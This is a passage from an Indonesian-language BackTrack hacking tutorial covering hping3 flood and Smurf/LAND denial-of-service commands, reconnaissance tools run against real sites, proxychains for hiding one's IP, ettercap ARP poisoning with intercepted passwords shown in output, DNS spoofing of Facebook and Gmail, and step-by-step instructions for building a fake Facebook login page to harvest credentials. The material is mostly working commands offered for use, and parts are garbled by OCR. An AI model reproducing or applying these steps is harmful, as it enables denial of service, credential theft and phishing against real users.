root@bt:# hping3 -c 1 -V -p 80 -s 5050 -M 0 -UPF 192.168.1.1
```

www.indonesianbacktrack.or.id

```
using wlan0, addr: 192.168.1.10, MTU: 1500
HPING 192.168.1.1 (wlan0 192.168.1.1): FPU set, 40 headers + 0
data bytes
```

2.2.8. Smurf Attack

```
#hping3 -1 --flood -a VICTIM_IP BROADCAST_ADDRESS
```

2.2.9. DOS LAND Attack

```
hping3 -V -c 1000000 -d 120 -S -w 64 -p 445 -s 445 --flood
--rand-source VICTIM_IP
```

- --flood: sent paket dalam keadaan cepat dan tidak menampilkan reply
- --rand-dest: random desitinas address
- -V <-- Verbose
- -c --count: paket count
- -d --data: data size
- -S --syn: set SYN flag
- -w --win: winsize (default 64)
- -p --destport [+] [+]<port> destination port (default 0)
ctrl+z inc/dec
- -s --baseport: base source port (default random)

3 UNICORN SCANNER

3.1. Pengenalan Unicorn

Unicornscan adalah "*Payload Sender*" mengagumkan yang juga dapat bertindak sebagai sebuah scanner asynchronous

3.1.1. Unicorn Di Backtrack 5

Sudah terinstall secara default dan dapat diinstall jika memang tidak ditemukan

3.2. Perintah Dasar

```
#unicornscan [host/ip]
```

3.2.1. UDP-Protocol-Specific-Payload Based Scanning

```
#unicornscan -r200 -mU -I 192.168.0.0/24:53
```

keterangan :

- r = menentukan jumlah paket per detik
- m= menentukan mode (tcp = T udp = U)
- I = set agar display dapat segera di tampilkan pada layar

3.2.2. Saving to PCAP

```
#unicornscan 10.23.0.0/22:161 -r1000 -I -v -mU -R3 -P  
"not port 162" \ -w snmp.pcap -s 10.23.0.1
```

Options :

- v Set verbose output (Untuk multiple setting, Ex. -vvv)
- P "not port 162" Pcap filter (man tcpdump)
- w snmp.pcap Menulis hasil dari scann ke file snmp.pcap
- R 3 Mengambil kembali probe dalam pengulangan 3 kali
- s 10.23.0.1 Mengirim paket ke ip address yang ditentukan
- W 6 Mengirim paket melalui os linux

3.3. Perintah Lainnya

jika anda ingin memakai **SYN** scan **-mT**

jika anda ingin memakai **ACK** scan -**mTsA**
jika anda ingin memakai Fin scan -**mTsF**
jika anda ingin memakai Null scan -**mTs**
jika anda ingin memakai nmap style Xmas scan -**mTsFPU**
Jika anda ingin memakai semua options on -**mTFSRPAUEC**

4 ARPING

4.1. Pengenalan ARPING

Arping adalah tools yang berguna untuk memeriksa duplikat IP.

4.2. Perintah ARPING

```
arping -I eth0 -c 2 192.168.1.7
```

keterangan

```
-I [ interface ]  
-c [ set jumlah send paket ]
```

4.2.1. Deteksi alamat IP Duplikat

```
sudo arping -D -I <interface-name> -c 2 <IP-ADDRESS-TO-TEST>
```

5 WHATWEB

5.1. Pengenalan WhatWeb



Whatweb adalah enumeration web information gathering tools yang memiliki kemampuan untuk mencari informasi – informasi DNS, Lokasi server, sub-domain, dll

5.2. Perintah – perintah Pada Whatweb

Secara default whatweb berada pada direktori */pentest/enumeration/web/whatweb*

syntax : *./whatweb -v [hosts]*

```
root@bt:/pentest/enumeration/web/whatweb# ./whatweb -v kaskus.us
http://kaskus.us/ [302]
http://kaskus.us [302] HTTPServer[lumanau.web.id], Title[302
Found], Country[INDONESIA][ID],
RedirectLocation[http://www.kaskus.us/], IP[112.78.131.2]
URL      : http://kaskus.us
Status   : 302
Country

-----
Description: GeoIP IP2Country lookup. To refresh DB,
replace          IpToCountry.csv and remove country-ips.dat.
GeoIP database
IPv4 addresses      from http://software77.net/geo-ip/. Local
                     are represented as ZZ according to an ISO
                     convention.
                     Lookup code developed by Matthias Wachter
for rubyquiz.com      and used with permission.
String      : INDONESIA
Module     : ID

HTTPServer
-----
Description: HTTP server header string. This plugin also
attempts to           identify the operating system from the
server header.
String      : lumanau.web.id (from server string)

IP
-----
Description: IP address of the target, if available.
String      : 112.78.131.2

RedirectLocation
-----
Description: HTTP Server string location. used with
http-status 301 and
            302
String      : http://www.kaskus.us/ (from location)
```

Title

Description: The HTML page title
String : 302 Found (from page title)

http://www.kaskus.us/ [200]
http://www.kaskus.us/ [200] X-UA-Compatible[IE=7],
MetaGenerator[vBulletin 3.8.0], UncommonHeaders[cluster],
Cookies[kskssessionhash], VBulletin[3.8.0],
HTTPServer[lumanau.web.id], Title[Kaskus - The Largest
Indonesian Community], Country[INDONESIA][ID], Frame, Prototype,
PasswordField[vb_login_password], Google-
API[ajax/libs/yui/2.9.0/build/connection/connection, ajax/libs/yu
i/2.9.0/build/yahoo], vbPortal, HttpOnly[kskssessionhash],
Google-Analytics[UA-132312-1], IP[112.78.131.2]
URL : http://www.kaskus.us/
Status : 200
Cookies

Description: Display the names of cookies in the HTTP
headers. The
values are not returned to save on space.
String : kskssessionhash

Country

Description: GeoIP IP2Country lookup. To refresh DB,
replace
GeoIP database
IPv4 addresses
for rubyquiz.com
String : INDONESIA
Module : ID

IpToCountry.csv and remove country-ips.dat.
from http://software77.net/geo-ip/. Local
are represented as ZZ according to an ISO
convention.
Lookup code developed by Matthias Wachter
and used with permission.

Frame

Description: This plugin detects instances of frame and
iframe HTML
elements.

Google-API

Description: This plugin identifies references to Google
API in

```
                <script>.  
String      :  
ajax/libs/yui/2.9.0/build/connection/connection, ajax/libs/yui/2.  
9.0/build/yahoo  
  
Google-Analytics  
-----  
Description: Google Analytics is the enterprise-class  
web analytics  
                           solution that gives you rich insights into  
your website  
                           traffic and marketing effectiveness.  
Homepage:  
          www.google.com/analytics/  
Account    : UA-132312-1 (from gaq.push)  
  
HTTPServer  
-----  
Description: HTTP server header string. This plugin also  
attempts to  
                           identify the operating system from the  
server header.  
String      : lumanau.web.id (from server string)  
  
HttpOnly  
-----  
Description: If the HttpOnly flag is included in the  
HTTP set-cookie  
                           response header and the browser supports it  
then the cookie  
                           cannot be accessed through client side  
script - More Info:  
          http://en.wikipedia.org/wiki/HTTP_cookie  
String      : kskssessionhash  
  
IP  
-----  
Description: IP address of the target, if available.  
String      : 112.78.131.2  
  
MetaGenerator  
-----  
Description: This plugin identifies meta generator tags  
and extracts its  
                           value.  
String      : vBulletin 3.8.0  
  
PasswordField  
-----  
Description: find password fields  
String      : vb_login_password (from field name)
```

Prototype

Description: Javascript library

Title

Description: The HTML page title

String : Kaskus - The Largest Indonesian Community
(from page title)

UncommonHeaders

Description: Uncommon HTTP server headers. The blacklist includes all

but common ones. the standard headers and many non standard

should have their own Interesting but fairly common headers

plugins, eg. x-powered-by, server and x-aspnet-version.

Info about headers can be found at
www.http-stats.com

String : cluster (from headers)

VBulletin

Description: VBulletin is a PHP forum.

Version : 3.8.0 (from version)

Version : 3.8.0 (from version)

X-UA-Compatible

Description: This plugin retrieves the X-UA-Compatible value from the

HTTP header and meta http-equiv tag. - More Info:

<http://msdn.microsoft.com/en-us/library/cc817574.aspx>

String : IE=7

vbPortal

Description: Portal and CMS for vBulletin - homepage:

<http://www.vbportal.com/>

6 DNSENUM

6.1. Pengenalan DNSENUM

DNSEnum atau Domain name system enumeration merupakan tools information gathering yang memiliki kemampuan whois dimana DNSEnum akan menampilkan informasi-informasi penting seperti NS, Mx (mail server), dan scraping dari google search engine. DNS Enum melengkapi apa yang tidak ditampilkan pada enumeration information gathering lainnya seperti whatweb.

6.2. Perintah – perintah pada DNSENUM

Masuk terlebih dahulu ke direktori

/pentest/enumeration/dns/dnsenum/

syntax : ./dnsenum.pl --enum [hosts]

```
root@bt:/pentest/enumeration/dns/dnsenum# ./dnsenum.pl --enum
www.indonesianbacktrack.or.id
dnsenum.pl VERSION:1.2.2
Warning: can't load Net::Whois::IP module, whois queries
disabled.
```

----- www.indonesianbacktrack.or.id -----

Host's addresses:

indonesianbacktrack.or.id	10327	IN	A
184.22.78.115			

Name Servers:

dragon2.indonesianbacktrack.or.id	14400	IN	A
184.22.78.115			
dragon1.indonesianbacktrack.or.id	14400	IN	A
184.22.78.115			

www.indonesianbacktrack.or.id

dragon3.indonesianbacktrack.or.id 184.22.78.116	14400	IN	A
dragon8.indonesianbacktrack.or.id 27.111.34.146	14400	IN	A
dragon4.indonesianbacktrack.or.id 184.22.78.116	14400	IN	A
dragon5.indonesianbacktrack.or.id 27.111.34.145	14400	IN	A
dragon7.indonesianbacktrack.or.id 27.111.34.146	14400	IN	A
dragon6.indonesianbacktrack.or.id 27.111.34.145	14400	IN	A

Mail (MX) Servers:

indonesianbacktrack.or.id 184.22.78.115	603	IN	A
b373994142df4a88bf1e00a3a512eb.pamx1.hotmail.com A 65.54.188.109	3600	IN	
b373994142df4a88bf1e00a3a512eb.pamx1.hotmail.com A 65.54.188.78	3600	IN	

Trying Zone Transfers and getting Bind Versions:

Trying Zone Transfer for www.indonesianbacktrack.or.id on
dragon8.indonesianbacktrack.or.id ...
AXFR record query failed: NOERROR

dragon8.indonesianbacktrack.or.id Bind Version: 9.7.1-P2

Trying Zone Transfer for www.indonesianbacktrack.or.id on
dragon1.indonesianbacktrack.or.id ...
AXFR record query failed: NOERROR

Trying Zone Transfer for www.indonesianbacktrack.or.id on
dragon3.indonesianbacktrack.or.id ...
AXFR record query failed: NOERROR

dragon1.indonesianbacktrack.or.id Bind Version: 9.7.1-P2

dragon3.indonesianbacktrack.or.id Bind Version: 9.7.1-P2

Trying Zone Transfer for www.indonesianbacktrack.or.id on
dragon2.indonesianbacktrack.or.id ...
AXFR record failed: NOERROR

www.indonesianbacktrack.or.id

```
dragon2.indonesianbacktrack.or.id Bind Version:9.7.1-P2

Trying Zone Transfer for www.indonesianbacktrack.or.id on
dragon7.indonesianbacktrack.or.id ...
AXFR record failed: NOERROR

dragon7.indonesianbacktrack.or.id Bind Version:9.7.1-P2

Trying Zone Transfer for www.indonesianbacktrack.or.id on
dragon4.indonesianbacktrack.or.id ...
AXFR record failed: NOERROR

dragon4.indonesianbacktrack.or.id Bind Version:9.7.1-P2

Trying Zone Transfer for www.indonesianbacktrack.or.id on
dragon6.indonesianbacktrack.or.id ...
AXFR record failed: NOERROR

dragon6.indonesianbacktrack.or.id Bind Version:9.7.1-P2

Trying Zone Transfer for www.indonesianbacktrack.or.id on
dragon5.indonesianbacktrack.or.id ...
AXFR record failed: NOERROR

dragon5.indonesianbacktrack.or.id Bind Version:9.7.1-P2
```

Scraping www.indonesianbacktrack.or.id subdomains from Google:

----- Google search page: 1 -----

Google Results:


perhaps Google is blocking our queries.
Check manually.

brute force file not specified, bay.

7 PROXYCHAINS

7.1. Pengenalan Proxychain

www.indonesianbacktrack.or.id



Proxychain (rantai proxy) memiliki kemampuan untuk *TCP tunnel* , dan *DNS proxy*. Support terhadap *HTTP*, *socks4* , dan *socks5 proxy server*, yang kemudian dibangun hubungan seperti mata rantai.

Proxychains Secara umum di gunakan untuk :

- Menyembunyikan ip
- Menjalankan program-program online tertentu dengan proxy server
- acces network dari luar dengan reverse proxy (vpn)

7.2. Konfigurasi proxychains

Sebagai pengguna backtrack , anda sudah tidak perlu kesulitan dalam menginstal tools ini karena telah terinstall secara default pada sistem operasi backtrack. Untuk menjalankan , menentukan proxy serta menentukan bagaimana nantinya tool ini akan bekerja, kita harus mengeditnya secara manual pada konfigurasi file. Konfigurasi proxychain secara default terdapat pada /etc/proxychains.conf

7.3. Metode proses proxychains

Metode pada proses chain dapat anda temukan pada file konfigurasi. Jika anda hendak menggunakan salah satu metode yang disiapkan maka anda harus melakukan uncomment atau menghapus tanda “#” di depan mode. Dan untuk mendisable mode tambahkan tanda “#” didepan mode.

Ketiga metode yang ada proxychains antara lain

-dynamic_chain [d-chain] : Memproses proxy yang kita tambahkan kemudian melewati proxy-proxy yang sudah mati atau tidak memiliki keabsahan koneksi lagi.

-random_chain [r-chain] : Mengambil secara acak proxy pada list konfigurasi

-strict_chain [s-chain] : mengambil proxy seperti yang dilakukan dynamic_chain , namun kalo d-chain melewati (skip) proxy-proxy yang telah mati s-chain melakukan yang sebaliknya.

Konfigurasi proxychains terdapat “/etc/proxchains.conf” terlalu banyak comment disana karena itu ada baiknya kita buat konfigurasi baru. Sebelumnya backup dulu file konfigurasi asli kemudian buat yang baru.

Contoh file konfigurasi proxchains.conf yang telah di sederhanakan

```
#konfigurasi proxchains
#metode

dynamic_chain
#strict_chain
#random_chain

#opsi
#chain_len = 2
#quiet_mode
proxy_dns

tcp_read_time_out 15000
tcp_connect_time_out 8000

#tambahkan proxy list di bawah ini..
[ProxyList]
socks4 127.0.0.1 9050
#socks4 219.235.228.182 1080
#socks4 114.113.228.198 1080
#socks4 92.242.243.4 1080
#http 122.72.26.199 80
http 118.96.248.196 8080
http 110.139.60.228 8080
#http 122.200.54.42 80
#http 103.22.248.100 3128
#http 121.52.87.63 8080
#http 218.207.216.235 80
#http 188.29.80.147 51113
#http 78.105.21.4 32093
```

7.4. Perintah dan penggunaan

```
root@bt: proxyresolv targethost.com ( Perintah ini di gunakan untuk resolve host names via proxy atau tor )
```


root@bt: proxychains firefox site.com (Membuka situs yang
diinginkan dengan proxychains melalui firefox)

root@bt: proxychains telnet target (Digunakan untuk
konektivitas ke jaringan telnet)

**BAB V
MAN IN THE MIDLE ATTACK
Oleh : zee eichel**

1. MITM ATTACK

Mungkin banyak yang mengira tujuan dari serangan MITM adalah untuk menyadap komunikasi data rahasia, seperti sniffing. Sniffing bisa disebut sebagai passive attack karena attacker tidak melakukan tindakan apa² selain memantau data yang lewat. Memang benar dengan serangan MITM, seorang attacker bisa mengetahui apa yang dibicarakan oleh dua pihak yang berkomunikasi. Namun sebenarnya kekuatan terbesar dari MITM bukan pada kemampuan sniffingnya, namun pada kemampuan mencegat dan mengubah komunikasi sehingga MITM attack bisa disebut sebagai jenis **serangan aktif**.



1.1. Proses terjadinya serangan MITM

seorang attacker akan berada di tengah-tengah komunikasi antara dua pihak. Seluruh pembicaraan yang terjadi di antara mereka harus melalui attacker dulu. Sehingga seorang Attacker dengan leluasa melakukan penyadapan, pencegatan, pengubahan bahkan memalsukan komunikasi.

1.2. Arp Poisoning


ARP adalah protocol yang berfungsi memetakan ip address menjadi *MAC address*. Sebagai penghubung antara data link layer dan ip layer pada *TCP/IP*. Semua komunikasi yang berbasis ethernet menggunakan protocol ARP ini. Intinya setiap komputer atau device yang akan berkomunikasi pasti akan melakukan transaksi atau

tukar menukar informasi terkait antara IP dan MAC address transaksi akan disimpan di dalam *cache* OS Anda.

```
root@bt:~# arp
Address          HWtype  HWaddress          Flags Mask
Iface
192.168.1.4      ether    44:87:fc:56:86:85      C
wlan0
192.168.1.1      ether    c8:64:c7:4b:b8:d0      C
wlan0
WARNING!
```

1.3. Konsep serangan

1.3.1. Before – After



Melakukan routing pertama kali pada network kita untuk mengetahui siapa dan ada berapa yang terhubung dengan jaringan tersebut.

```
# route -n

root@nindya-putri:/pentest/enumeration/dns/dnsenum# route -n
Kernel IP routing table
Destination      Gateway         Genmask        Flags Metric Ref
Use Iface
0.0.0.0          192.168.1.1   0.0.0.0        UG    100     0
0 wlan0
192.168.1.0      0.0.0.0       255.255.255.0  U     0     0
0 wlan0
# route -help > penggunaan lainnya
```

2. MITM WITH ETTERCAP



Banyak tools dan teknik mengenai MITM , namun saat ini saya hanya akan memberi contoh mengenai beberapa teknik MITM dengan **ettercap**.

2.1. Metode serangan ARP poisoning dan Sniffing attack

Jika kita menginginkan serangan sang *Swiss Army Knife* ini berfungsi dengan baik pada koneksi jaringan aman ssl maka kita harus memastikan bahwa `redir_command_on` script pada `etter.conf` aktif. Secara default `etter.conf` di backtrack linux R1 berada pada direktori

```
/etc/etter.conf
```

Untuk mengaktifkan script tadi , buka file `etter.conf` dengan editor kesayangan anda kemudian uncomment baris di bawah ini.

```
# if you use iptables:
redir_command_on = "iptables -t nat -A PREROUTING -i %iface -p tcp
--dport %port -j REDIRECT --to-port %rport"
```

```
redir_command_off = "iptables -t nat -D PREROUTING -i %iface -p tcp  
--dport %port -j REDIRECT --to-port %rport"
```

2.1.1. Metode serangan ettecap

2.1.1.1. Metode serangan secara menyeluruh

Yang saya maksudkan dengan metode serangan secara menyeluruh adalah serangan yang menuju kepada seluruh host di bawah satu router (*gateway*).

Sangat tidak di sarankan jika target memiliki jaringan yang besar. Akan membuat komposisi komputer lambat. Mungkin dengan spec hardware yang tinggi kita memiliki kemampuan untuk melakukan metode serangan ini.

Kombinasi syntax untuk serangan ke seluruh network

```
ettercap -T -q -M ARP // //
```

```
-q = quite mode ( verbose )
```

Contoh Hasil output :

```
root@bt{~}:ettercap -T -q -i wlan0 -M ARP // //
```

ettercap NG-0.7.3 copyright 2001-2004 ALoR & NaGA
Listening on wlan0... (Ethernet)
wlan0 -> F4:EC:38:99:60:F3 192.168.1.6 255.255.255.0
Privileges dropped to UID 0 GID 0...
28 plugins
39 protocol dissectors
53 ports monitored
7587 mac vendor fingerprint
1698 tcp OS fingerprint
2183 known services
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
* |=====| 100.00 %
5 hosts added to the hosts list...
ARP poisoning victims:
GROUP 1 : ANY (all the hosts in the list)
GROUP 2 : ANY (all the hosts in the list)
Starting Unified sniffing...
Text only Interface activated...
Hit 'h' for inline help

```
HTTP : 69.171.228.13:443 -> USER: teconhackers@yahoo.com PASS:  
testers INFO: https://www.facebook.com/  
HTTP : 66.163.169.186:443 -> USER: niceday PASS: 299281 INFO:  
https://login.yahoo.com/config/login_verify2?&.src=ym
```

2.1.1.2 Metode serangan terhadap satu spesifik IP

Jika jaringan terlalu besar ada baiknya kita menyerang target ip yang di tentukan. Serangan tersebut di mulai dengan syntax

```
ettercap -T -q -F ig.ef -M ARP /xxx.xxx.xxx.xxx/ //
```

Sebagai contoh kita menyerang ip target 192.168.1.14

hasil output :

```
zee@eichel{~}:ettercap -T -q -i wlan0 -M ARP /192.168.1.14/ //  
ettercap NG-0.7.3 copyright 2001-2004 ALoR & NaGA  
Listening on wlan0... (Ethernet)  
wlan0 -> F4:EC:38:99:60:F3 192.168.1.6 255.255.255.0  
Privileges dropped to UID 0 GID 0...  
28 plugins  
39 protocol dissectors  
53 ports monitored  
7587 mac vendor fingerprint  
1698 tcp OS fingerprint  
2183 known services  
Randomizing 255 hosts for scanning...  
Scanning the whole netmask for 255 hosts...  
* |=====| 100.00  
%  
4 hosts added to the hosts list...  
ARP poisoning victims:  
GROUP 1 : 192.168.1.14 08:00:27:45:C0:C0  
GROUP 2 : ANY (all the hosts in the list)  
Starting Unified sniffing...  
Text only Interface activated...  
Hit 'h' for inline help  
HTTP : 72.14.203.84:443 -> USER: zee-eichel@gmail.com PASS:  
uufjjeiisjau INFO: https://accounts.google.com/ServiceLogin?  
service=mail&passive=true&rm=false&continue=http://mail.google.  
com/mail/&scc=1&ltmpl=default&ltmplcache=2
```

2.2. Spoofing Plugin

Spoofing adalah salah satu teknik MITM yang mengalihkan traffik dari jalur sebenarnya menuju kepada alamat yang di tentukan. Intinya Attacker akan memaksa target *menuju* pada alamat yang ditentukan attacker dengan menggantikan *alamat sebenarnya* yang dituju target.

Ettercap memiliki **plugin** untuk melakukan jenis serangan MITM ini.

Lakukan nmap scanning seperti yang sudah saya contohkan di awal artikel ini. Setelah kita telah mendapatkan informasi network pastikan kita mengaktifkan ip forwarding pada mesin attacker.

Untuk mengaktifkan ip forward
Linux:

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

Kemudian config jalur yang akan di spoof nantinya yang di konfigurasikan pada file **etter.dns**. Lokasi file *etter.dns* secara default pada backtrack V R1

```
/usr/local/share/ettercap/etter.dns
```

Uncommand atau ganti baris ini dengan domain yang hendak di *spoof* ipnya.

```
facebook.com A 192.168.1.6
*.facebook.com A 192.168.1.6
www.facebook.com PTR 192.168.1.6 # Wildcards in PTR are
not allowed
```

Edit ip address dengan ip address pengganti , dalam hal ini saya menggunakan ip address yang di gunakan os backtrack yaitu **192.168.1.6**, dan hasilnya akan mengarahkan domain facebook.com dan **www.facebook.com** ke ip address **192.168.1.6**

Syntax ettercap dengan plugin dns_spoof

```
ettercap -T -q -i wlan0 -P dns_spoof -M ARP // //
```

-P = plugin

saya coba spoof ke *gmail.com* dengan ip *192.168.1.6*

Hasil Output

The screenshot shows a terminal window with three tabs. The active tab displays the output of the `ettercap` tool. The output shows the configuration of the interface (wlan0), the number of ports monitored (50), and the start of the sniffing process. It also shows the victim's IP being spoofed to 192.168.1.6 for both group 1 and group 2. The final line indicates that ettercap is now sniffing.

```
ettercap v0.7.3 copyright 2001-2004 Raul R. H. Hoffmann <raul@raulsoft.com>
Listening on wlan0... (Ethernet)
wlan0 -> F4:00:98:99:99:70 192.168.1.6 255.255.255.0
Privileges dropped to UID 0 GID 0...
28 plugins
39 protocol dissectors
50 ports monitored
292 vendor fingerprint
1000 tcp fingerprint
2100 known services
Randomizing 255 hosts for scanning... and saving them to file
Scanning the whole network for 255 hosts...
+ [oooooooooooo] 100.00 %
7 hosts added to the hosts list...
ARP poisoning victims:
(GROUP 1) : ARP (all the hosts in the list)
(GROUP 2) : ARP (all the hosts in the list)
Starting Unified sniffing...
Tent only Interface activated...
Hit 'h' for inline help
Activating dns_spoof plugin...
dns_spoof: (gmail.com) spoofed to [192.168.1.6]
dns_spoof: (imap.gmail.com) spoofed to [192.168.1.6]
```

Hasil ping pada target host

```
ez C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\IBTeam>ping gmail.com

Pinging gmail.com [192.168.1.6] with 32 bytes of data:
Reply from 192.168.1.6: bytes=32 time=1ms TTL=64
Reply from 192.168.1.6: bytes=32 time<1ms TTL=64
Reply from 192.168.1.6: bytes=32 time<1ms TTL=64
Reply from 192.168.1.6: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.1.6:
    Packets: Sent = 4, Received = 4, Lost = 0 <0% loss>,
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 1ms, Average = 0ms

C:\Documents and Settings\IBTeam>
```

Perhatikan hasil ping pada host target, ternyata domain www.gmail.com telah di arahkan (spoofed) ke **192.168.1.6**. Berhubung saya mengaktifkan *apache web server* (localhost server) maka ketika host target membuka gmail.com melalui browser , browser akan membuka halaman localweb saya yang terdapat pada alamat 192.168.1.6


3 PHISING ATTACK (FAKELOGIN)

3.1. Pengertian Phising

Pengertian phising di sini sebenarnya adalah memalsukan sebuah halaman login suatu situs tertentu , dengan harapan agar korban tertipu kemudian memasukan sebuah login user name serta password yang

akan di tercatat pada sebuah file log. Modus ini biasanya di barengi dengan teknik *spoofing address* yang akan mengalihkan alamat sebenarnya menuju ke alamat yang sudah di siapkan fakelogin tersebut.

Halaman palsu (*fakelogin*) yang profesional biasanya akan mengarahkan korban ke halaman gagal login pada alamat yang sah, setelah korban mengisikan user name dan password kemudian mensubmitnya , sehingga korban tidak akan curiga bahwa dia sedang di mata-matai!!! Biasanya situs-situs berbasis jejaring sosial



3.2. Metode Metode Serangan Phissing

Ditinjau dari media serangan

1. Local Area Network

Serangan melalui Local area network (LAN) baik secara wired maupun wireless. Serangan phissing yang menginfeksi dengan media ini , biasanya memulai serangan phissing tersebut di mulai dari serangan spoofing sebagai pembuka serangan. Attacker biasanya men-spoof terlebih dahulu alamat situs yang di target dan menaruh halaman login palsu (fakelogin) pada localhost attacker. Kemudian melanjutkan dengan serangan arpspoof yang membelokan trafik router ke situs asli menuju ke fakelogin yang telah disiapkan di dalam localhost attacker.

2. NAT

Serangan phissing dengan memanfaatkan media NAT, dengan memanfaatkan dua tipe.

2.1. Serangan phising dengan memanfaatkan human error .

Attacker memiliki pengharapan agar target memiliki human error dengan membuat domain yang hampir sama dengan situs asli, sehingga korban yang tidak hati-hati akan tertipu. Misalnya facebook.tk , facebook.com yang hampir sama dengan nama situs aslinya facebook.com. Attacker berharap target terkecoh dengan miripnya domain yang berisi fakelogin

2.2. Serangan yang di kombinasikan dengan social enggineering

Attacker akan memanfaatkan metode pendekatan untuk memasukan virus, mengirim fake email , pemanfaatan lawan jenis , dll . Metode serangan social enggineering akan di bahas pada pertemuan – pertemuan training berikut.



3.3. Membuat Halaman login palsu (fakelogin)

Membuat halaman login sebenarnya tidak sesulit yang di perkirakan orang. Cukup dengan memodif situs yang asli.

Contoh :

Membuat fakelogin facebook

Langkah-langkahnya

www.indonesianbacktrack.or.id

1. Mengambil file index palsu dari situs target

Langkah pertama kita harus memiliki halaman index yang sama persis. Buka dengan browser <http://facebook.com> kemudian save dengan nama **index.html**.

2. Edit file index.html

Setelah di download kita harus edit file tersebut. Buka pake editor kesayangan anda. Sebagai contoh saya pake gedit.

{~}: gedit index.html

kemudian cari kata “*action*” dengan menggunakan fasilitas search pada editor text. Kemudian ganti dengan kata “*post.php*” . Lalu save dengan nama *index.php*.

3. Buatlah sebuah file php. Kita beri nama *post.php* sesuai dengan penggantian pada langkah sebelumnya.

Isi file tersebut dengan code di bawah ini

```
window.location=\\\"https://login.facebook.com/login.php?  
login_attempt=1\\\";  
//  
</script>;  
?>
```

4. Kemudian kita buat file *logs.txt* yang nantinya akan di gunakan untuk mencatat hasil dari input user dan password dari fakelogin.

5. Pindahkan ketiga file tersebut , index.php, post.php, log.txt ke direktori localhost.

Pada backtrack secara default ada pada */var/www* mengingat backtrack menggunakan apache2 sebagai localhostnya.

6. Aktifkan apache2

```
root@bt # /etc/init.d/apache2 start
```

7. Kemudian attacker akan melanjutkan serangan lewat arpspoof sehingga situs facebook.com akan mengarah kepada ip localhost attacker

4. COOKIES HIJACKING

4.1 Pengertian session hijacking

Dalam ilmu komputer, cookies hijacking atau session hijacking adalah eksloitasi dari sebuah valid session kadang juga disebut “session key” Yaitu dengan tujuan untuk mendapatkan akses yang tidak sah ke informasi atau jasa dalam suatu sistem komputer. Secara khusus, merujuk pada pencurian cookie yang digunakan untuk mengotentikasi pengguna ke server. *Cookie HTTP* digunakan untuk menjaga sesi/session pada banyak situs web dapat dengan mudah dicuri oleh attacker menggunakan mesin perantara atau dengan akses pada cookie yang disimpan pada komputer korban. Baiklah untuk mengerti lebih jauh mengenai session hijacking , sebaiknya kita mengerti apa itu sesi dan cookies pada pelayanan http.

Cookies merupakan data file yang ditulis ke dalam hard disk komputer oleh web server yang berguna untuk mengidentifikasi diri user pada situs tersebut sehingga sewaktu user kembali mengunjungi situs tersebut, situs itu akan dapat mengenalinya user tersebut.

Fungsi cookies :

1. Membantu web site untuk “mengingat” siapa kita dan mengatur preferences yang sesuai sehingga apabila user kembali mengunjungi web site tersebut akan langsung dikenali.
2. Menghilangkan kebutuhan untuk me-register ulang di web site tersebut saat mengakses lagi tersebut (site tertentu saja), cookies membantu proses login user ke dalam web server tersebut.
3. Memungkinkan web site untuk menelusuri pola web surfing user dan mengetahui situs favorit yang sering dikunjunginya.

Jenis Cookies

